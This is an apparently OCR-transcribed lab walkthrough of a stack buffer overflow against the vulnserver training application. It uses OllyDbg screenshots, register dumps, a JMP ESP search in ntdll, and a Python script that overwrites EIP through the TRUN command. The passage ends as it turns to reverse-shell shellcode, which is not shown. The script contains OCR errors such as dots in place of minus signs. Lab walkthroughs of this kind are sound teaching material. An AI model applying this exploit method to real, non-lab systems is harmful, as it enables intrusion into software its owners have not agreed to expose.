
(type- Python 3.py)



```
@kali:~# vi 3.py
@kali:~# python 3.py
@kali:~# 
```

Back to olly-dbg


- User have to know where the chars start, because four B's were right before the char's variable.
- This looks like everything worked properly.
- User have the same characters that were in the char's variable 0 1 0 2 0 3 0 4 and so on, and it ends where all the C's start. So FF was at the very end of our char's variable.
- In this case there are no bad characters except for 0 0 which is always a bad character and it will terminate the command.



```
Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program
```

- Now user need to find the address for the EIP.
- So let's go ahead and back, restarted

(olly-dbg>> restated >>yes>>play)



```
ESP 41414141
ESI 00000000
EDI 00000000
EIP 42424242
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


Process still active


Process 'vulnserver' is active. If you terminate it now, process will be unable to clean up and write unsaved data to disk. Do you really want to terminate active process?

Note: you can permanently disable this warning in Options | Security.

- So user can click view and executable modules **ntdll** is a module that using for this attack.
- Right click that and run and click view code in CPU


(View>>executable modules>> ntdll-right click>> view code in CPU)






- Then right click the white space and click search for all commands search for commands.

(Right click >> search for>> all commands)



- And we want to search for JMP ESP.


(type in search box- JMP ESP)



```
77B1000   53              PUSH EBX
77B1001   0059 00         ADD BYTE PTR DS:[ECX],BL
77B1004   53              PUSH EBX
77B1005   006400 45       ADD BYTE PTR DS:[EAX+EAX+45],DL
77B1009   004D 00         ADD BYTE PTR SS:[EBP],CL
77B100C   0000            ADD BYTE PTR DS:[EAX],AL
77B100E   90              NOP
77B100F   90              NOP
77B1010  v72 00           JB SHORT ntdll.77781012
77B1012   6300            ARPL WORD PTR DS:[EAX],AX
77B1014   0000            ADD BYTE PTR DS:[EAX],AL
77B1016   8B46 0C         MOV EAX,DWORD PTR DS:[ESI+C]
77B1019   3BC7            CMP EAX,EDI
77B101B  v0F85 A6C10900   JNZ ntdll.7784D1C7
77B1021   64:A1 18000000  MOV EAX,DWORD PTR FS:[18]
77B1027   8B40 30         MOV EAX,DWORD PTR DS:[EAX+30]
77B102A   56              PUSH ESI
77B102B   57              PUSH EDI
77B102C   FF70 18         PUSH DWORD PTR DS:[EAX+18]
77B102F   E8 86100600     CALL ntdll.RtlFreeHeap
77B1034   33C0            XOR EAX,EAX
77B1036  vE9 0E9D0600     JMP ntdll.7781AD49
77B103B   33C0            XOR EAX,EAX
77B103D  vE9 ED9C0600     JMP ntdll.7781AD2F
77B1042   90              NOP
77B1043   90              NOP
77B1044   90              NOP
77B1045   90              NOP
```


- Then choose the third one down. So this right here will be the address user have to right click that copy to clipboard just the address.

(restated>>right click>> copy to clipboard>> address)


CPU - main thread, module ntdll
Found commands
Follow in Disassembler Enter
Toggle breakpoint F2
Conditional breakpoint Shift+F2
Conditional log breakpoint Shift+F4
Set breakpoint on every command
Set log breakpoint on every command
Copy to clipboard
Appearance
Whole line
Whole table
Address
Disassembly
Comment

- Then right-click and set a breakpoint. So right click and toggle breakpoint this will be important to make sure that our script work properly.

(restated >>right click>> toggle breakpoint)



CPU - main thread, module ntdll
Found commands
Follow in Disassembler Enter
Toggle breakpoint F2
Conditional breakpoint Shift+F2
Conditional log breakpoint Shift+F4
Set breakpoint on every command
Set log breakpoint on every command
Copy to clipboard
Appearance

```
Address  Disassembly  Comment
777B1000 PUSH EBX     (Initial CPU selection)
7790E871 JMP ESP
778372D9 JMP ESP
7786A0D8 JMP ESP
```

Go back to Kali Linux.

(type- vi 4.py)


- This python script will use the TRUN command + 2003 a’s, and the address that just copied from olly-dbg but in Reverse and inch bytecode format.
- User have instead of 7 7 8 3 7 2 D 9 you'll be backslash xd9, backslash x72, backslash x-83, backslash x77.



```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.220.130"
port=9920

# 778372D9 ← Address from OllyDbg


buffer = "TRUN /.:/" + "A" * 2003 + "\xd9\x72\x83\x77" + "C" * (5060 . 2003 . 4)

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
~
~
~
~
~
```

- So let's go ahead and close that and run it against vulnserver.


(type- python 4.py)



```
@kali:~# vi 3.py
@kali:~# python 3.py
@kali:~# 
```


Go back Windows 7

- Then have the EIP overwritten with the address we just mentioned, and looks like it hit the JMP ESB executable command.


File View Debug Plugins Options Window Help
CPU - thread 00000ED0, module ntdll

- Now need to make some shell code using MSF venom to get vulnserver to connect back to Kali Linux using a reverse shell.
- First of all, restart olly-dbg could play

(olly-dbg>> restated >>yes>>play)



Process 'vulnserver' is active. If you terminate it now, process will be unable to clean up and write unsaved data to disk. Do you really want to terminate active process?

